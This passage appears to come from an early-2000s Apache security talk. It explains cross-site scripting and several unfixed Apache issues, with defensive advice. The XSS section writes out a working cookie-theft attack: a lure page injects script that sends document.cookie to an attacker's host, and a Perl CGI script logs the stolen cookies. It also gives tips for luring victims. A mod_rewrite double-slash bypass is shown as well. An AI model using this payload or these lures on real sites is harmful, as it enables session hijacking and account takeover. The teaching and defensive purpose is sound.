Cross-Site scripting is for the most part a completely misunderstood security issue. To start with its really the wrong name for this sort of attack since it isn't really to do with scripting and it doesn't really need to be anything to do with 'cross-site'. You can find loads of partially inaccurate definitions of the problem on the web.

If you want the real story see the details of cross-site scripting written by Marc Slemko on the apache site. None of the sites really show you the possible attack scenarios. So lets delve straight in and show a way to exploit cross-site scripting.

Registered Users and Distinguished Guests

Forget your password? [Click here](#) to have the Center email it to you (registered users only.)

Last Name

Password

Remember My Login

"Remember My Login" means that your computer will log you in automatically the next time you come here. If only you use your computer, you should check this

Figure 19 Example cookie login form

So we've got a site that is on the Internet (for our example it's on www.awe.com) that lets you log in using a username and password. Once those have been verified the server sends a session cookie to your browser that gives you access to the protected pages. The "Remember My Login" option you usually find on these things is used to set the life of the cookie, it will usually expire at the end of the session when the browser is closed. However, if that option is checked will be set to never expire (or some long period in the future).

The security of access to the Internet site protected by this method is completely down to the cookie. If I want to break into this site and impersonate by taking advantage of the cookie I have to do one of two things.

1. I could try to guess the cookie. Most sites however are going to have really long cookies that are random strings. No one would be stupid enough to allocate cookies that are sequential right? Okay, so some sites have done in the past, but let's not worry about those right now.
2. We could steal the cookie from the legitimate user, put it into our browser, and the system would probably let us in. I say probably here because I'm assuming that the cookie is the sole authorisation mechanism, in some cases you might have the application on the server match a cookie to an IP address, so you'd have to be using the same IP address too. These days that is fairly rare since large proxies tend to change IP addresses from hour to hour or request to request. Most cookies I've seen can be used from anywhere once they've been stolen.

Okay, so we have a site that has protected information and access to that information depends on your cookie being kept secret. If we can find a cross-site scripting flaw anywhere on the same server (or the same domain, it depends on the scope of the cookie when it was set really) then we can steal the cookie. Here is how.

So whilst looking around the same site (or using Google) we find a debugging script someone wrote in order to display the environment – probably someone was learning CGI and wanted to see all the variables that a CGI request made



```
BASH=/bin/sh
BASH_VERSIONINFO=([0]="2" [1]="04" [2]="21"
BASH_VERSION='2.04.21(1)-release'
DIRSTACK=()
DOCUMENT_ROOT=/usr/www/awe
EUID=501
GATEWAY_INTERFACE=CGI/1.1
GROUPS=()
HOSTNAME=pingu.awe.com
HOSTTYPE=i386
HTTP_ACCEPT='image/gif, image/x-xbitmap,
HTTP_ACCEPT_ENCODING='gzip, deflate'
HTTP_ACCEPT_LANGUAGE=en-gb
HTTP_CONNECTION=keep-alive
HTTP_HOST=www.awe.com
HTTP_USER_AGENT='Mozilla/4.0 (compatible;
HTTP_VIA='1.1 C760-0016794012 (NetCache M
HTTP_X_FORWARDED_FOR=62.31.114.30
IFS='
'
MACHTYPE=i386-redhat-linux-gnu
OPTERR=1
OPTIND=1
OSTYPE=linux-gnu
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X
PIPESTATUS=([0]="0")
PPID=14210
PS4='+ '
PWD=/home/www/awe
QUERY_STRING=
```

Figure 20 Finding a rouge script

```
#!/bin/sh
echo "Content-type: text/html"
echo
echo "<pre>"
set
echo "</pre>"
```

This env.cgi script is pretty awful, it's been sitting on my www.awe.com server for years, but I bet you've all seen things like this on your site at some point or other. Since the script just displays what it is given you can subvert it quite easily, like this




Figure 21 ...adding some HTML

Or we could embed some javascript like this




Figure 22 ...adding some JavaScript

Now if we can do that, we can use javascript to access any cookies that happen to be set for that domain.




Figure 23 ...grabbing the cookie

So now we have everything we need to write an exploit to steal some users cookie. Lets create a web page on our own site (www.moosezone.com) called **mycutekitten.html**

```
<html><h1>My cute kitten</h1>
<a
href="http://www.awe.com/env.cgi?<script>document.location='http://www.moosezone.com/cute.cgi%3F'+document.cookie</script>">
Click here to see my cute kitten</a></html>
```

We also create a CGI script to go along with it **cute.cgi**

```
#!/usr/bin/perl
print "Content-type: text/html\r\n\r\n";
print "<h1>Awww...<h1><img src=cutekitten.jpg>";
open(OUT, ">>/tmp/suckers");
print OUT $ENV{"QUERY_STRING"};
close(OUT);
```

So now all we have to do is to get people to go to our cute kitten page, lets send the link to people we know have access to that private internet site. Jim was using the private internet site this morning when he saw our email about the cute kitten. He fires up his browser




Figure 24 Our shill page...

He clicks on the link




Figure 25 ...and the cute cat steals the cookie

And now our malicious web site has stolen his cookie.

What happened was that the link points to the site we want to steal the cookie from, in this case awe.com, but the javascript we have crafted means that when the awe.com page loads into the browser. The browser sees a “document.location=” bit of script and goes and does a redirect to the address – in this case back to our malicious kitten site. This all happens quickly so the user is probably unaware that the redirection happened at all. Now our site has the cookie we can put it into our browser and log into the site – it will think we are Jim.

Of course although you can see the cookie here because we’ve encoded it in the query string you could hide it in a better way, you could also make the first link an automatic redirect to save the user even having to see a URL that they might find suspicious. You may want to make the chances of someone going to the URL more likely by choosing pictures of cheerleaders or perhaps a post to Slashdot about “sneak peak of the new 4GHz processor from AMD”.

What else uses cookies for authentication, “one click shopping”?

If you’re a big ecommerce site and want to be able to have cookies not only authenticate users but let them buy goods then you need to either

1. Make sure you have no cross site scripting issues with your web server, application server, your search engine, or any of the random scripts, or,
2. Don’t just rely on a cookie - do some extra authentication or checking of IP, or change your cookie on every request, or force the user to re-enter something like their password before doing anything important like bidding on an auction.

I’ve shown you a quick-and-dirty CGI script that has a cross-site scripting vulnerability, but in general it’s hard to protect against all cross site scripting attacks. You need to make sure that any and every user input is sanitised before you display it. That includes all sorts of search scripts, guestbook applications, error-handling code, everything.

Every time you see user input getting displayed think if it is susceptible to a cross-site scripting vulnerability. Even the experts make mistakes.




Figure 26 Check everything...




Figure 27 ...or one day you'll get lucky

How to stop Cross-Site Scripting attacks

Be careful when you write any dynamic pages. Sanitise everything before you output it. Sanitisation isn't as easy as it sounds though. You might think that a simple way around the problems I've shown here would be to filter < symbols. That would fix the specific exploit but not solve the problem if an attacker can encode < using some character encoding you were not expecting. Just don't start filtering arbitrary words like "eval":



Figure 28 ... just don't go too far in your filtering

There are more details about this on the Apache site, it's too much to go into here. Generally the advice is that you should use the functions provided by the language you are using if they are there (PHP as well as Apache has routines for sanitising output) and make sure you explicitly set the character encoding when you are writing a script and outputting a page.

Summary

Cross-site scripting attacks are pretty common this year, and this short section has shown a quick example of one possible attack scenario. There are plenty of others, but that would fill a complete book by itself.

Back in November 2001 Apache member Marc Slemko found a problem with Microsoft Passport. He found a number of passport enabled sites had cross site scripting vulnerabilities that would let you steal the passport cookies. He found that if a user has a Hotmail account and stores some credit card information in their Passport Wallet then within 15 minutes of them logging into Hotmail you could use any cookie you managed to steal to get access to the users credit card information.

So cross-site scripting can have some serious consequences.

It's hard to automatically test for a cross-site scripting vulnerability, you need to use some judgement and manual effort to exploit the weaknesses. It also depends a lot on the browser, some browsers have some interesting ways you can introduce cross-site scripting problems.

As the Apache site says, "this is **not** an attack against any specific bug in a specific piece of software. It is not an Apache problem. It is not a Microsoft problem. It is not a Netscape problem. In fact, it isn't even a problem that can be clearly defined to be a server problem or a client problem. It is an issue that is truly cross platform and is the result of unforeseen and unexpected interactions between various components of a set of interconnected complex systems. "

SECRET: UNDERSTAND CROSS-SITE SCRIPTING

WHAT ISN'T FIXED?

mod_rewrite canonicalisation (CVE-2001-1072)

`mod_rewrite` is a powerful module for Apache used for rewriting URLs on the fly. However with such power comes associated risks; it is easy to make mistakes when configuring `mod_rewrite` which can turn into security issues.

A posting to the Bugtraq list in August 2001 contained details of how to circumvent one of the access control examples from the `mod_rewrite` documentation. However the issue is much more widespread than this message suggests and is caused because `mod_rewrite` does not perform full canonicalisation of the path portion of the URL. Specifically by passing a URI to Apache with more than one slash (such as '//') it is often possible to bypass `RewriteCond` and `RewriteRule` directives.

Take for example one of the configurations in the `mod_rewrite` documentation:

```
RewriteRule ^/somepath(.*) /otherpath$1 [R]
```

Requesting `http://yourserver/somepath/fred` will redirect and return the page `http://yourserver/otherpath/fred` as expected.

However, requesting `http://yourserver//somepath/fred` will bypass this particular `RewriteRule`, potentially serving a page that you were not expecting it to.

If you use `mod_rewrite` for access restriction this could have serious consequences.

If you use `mod_rewrite` on your server take a look through your `RewriteRule` directives to see if you are vulnerable. You can work around the problem by making sure that rules will capture more than one slash. To fix the example above you could use this replacement:

```
RewriteRule ^/+somepath(.*) /otherpath$1 [R]
```

Multiple consecutive slashes are valid in a URI and so it is useful for `mod_rewrite` to be able to tell the difference between `/somepath` and `//somepath`. Because of this the issue never got fixed.

Symlink issue (CAN-2001-0131)

Connectiva, Debian, EnGarde, Gentoo, Mandrake, Red Hat, and SCO all included a patch for a vulnerability in `htpasswd` and `htdigest` that could allow local users to overwrite arbitrary files via a symlink attack. This vulnerability is not yet fixed in Apache, as it's tricky to get right cross-platform. The vendors patching this themselves only have to worry about the Linux architecture so can add a specific fix.

Error Log escape sequences (CAN-2003-0020)

Apache does not filter terminal escape sequences from its error logs, which could make it easier for attackers to insert those sequences into terminal emulators containing vulnerabilities related to escape sequences. Access log filtering was fixed in Apache 1.3.25 (CAN-2003-0083)

Spammers use open Apache proxies

Apache Week as well as a ASF have been receiving a number of reports where people running Apache servers have found that their servers have been used to send out Spam email messages.

It appears that the Spammers are using an automated tool to find open Apache proxies. If the tool finds an open proxy on your machine it sends a POST request through the proxy to the local SMTP port (25), passing on the spam messages it wishes to send. Since most people will have set up their mail transfer agent to allow relaying of mail sent from the local host, the messages get sent out from your machine.

Some of the reporters believe that this is a vulnerability of the Apache web server by allowing proxy connections to arbitrary ports. However the majority of sites that run open Apache proxies are doing so because of a mis-configuration rather than by design. Open proxies allow attackers wanting to target vulnerabilities at other sites (such as Cross-site scripting attacks, SQL injection attacks and so on) to hide or complicate their real origin.

If you are running the Apache web server we'd recommend that you take a look at your configuration files and make sure that you have not inadvertently set up an open proxy.

If you do not need to act as a proxy server at all then make sure that the directive `"ProxyRequests On"` does not appear in your configuration file. Note that you do not need to use the `ProxyRequests` directive if you only want to use Apache as a reverse proxy.

However if you do need to act as a proxy server, make sure that you only allow authorised hosts to connect. For example using the following configuration sample:

```
<Directory proxy:*>  
Order deny,allow  
Deny from all  
Allow from fred.example.com  
</Directory>
```

CONCLUSION

Don't Panic.

Make a security policy and cover all the things you'll do when you hear of a security issue in Apache. How will you research it? How will you find out the impact on your organisation? How will you respond to the problem.

Mitigate the risks; update your machines and make sure that should an attacker get in you'd notice and the consequences are minimal.

Review the secrets in this document, for which I'll end on one final one:

**SECRET: IF THIS SEEMS LIKE TOO MUCH EFFORT
YOU'D BETTER TURN OFF YOUR SERVER**

*"The only truly secure system is one that is powered off, cast in a block of concrete and sealed in a lead-lined room with armed guards -- and even then I have my doubts."
-- Gene Spafford*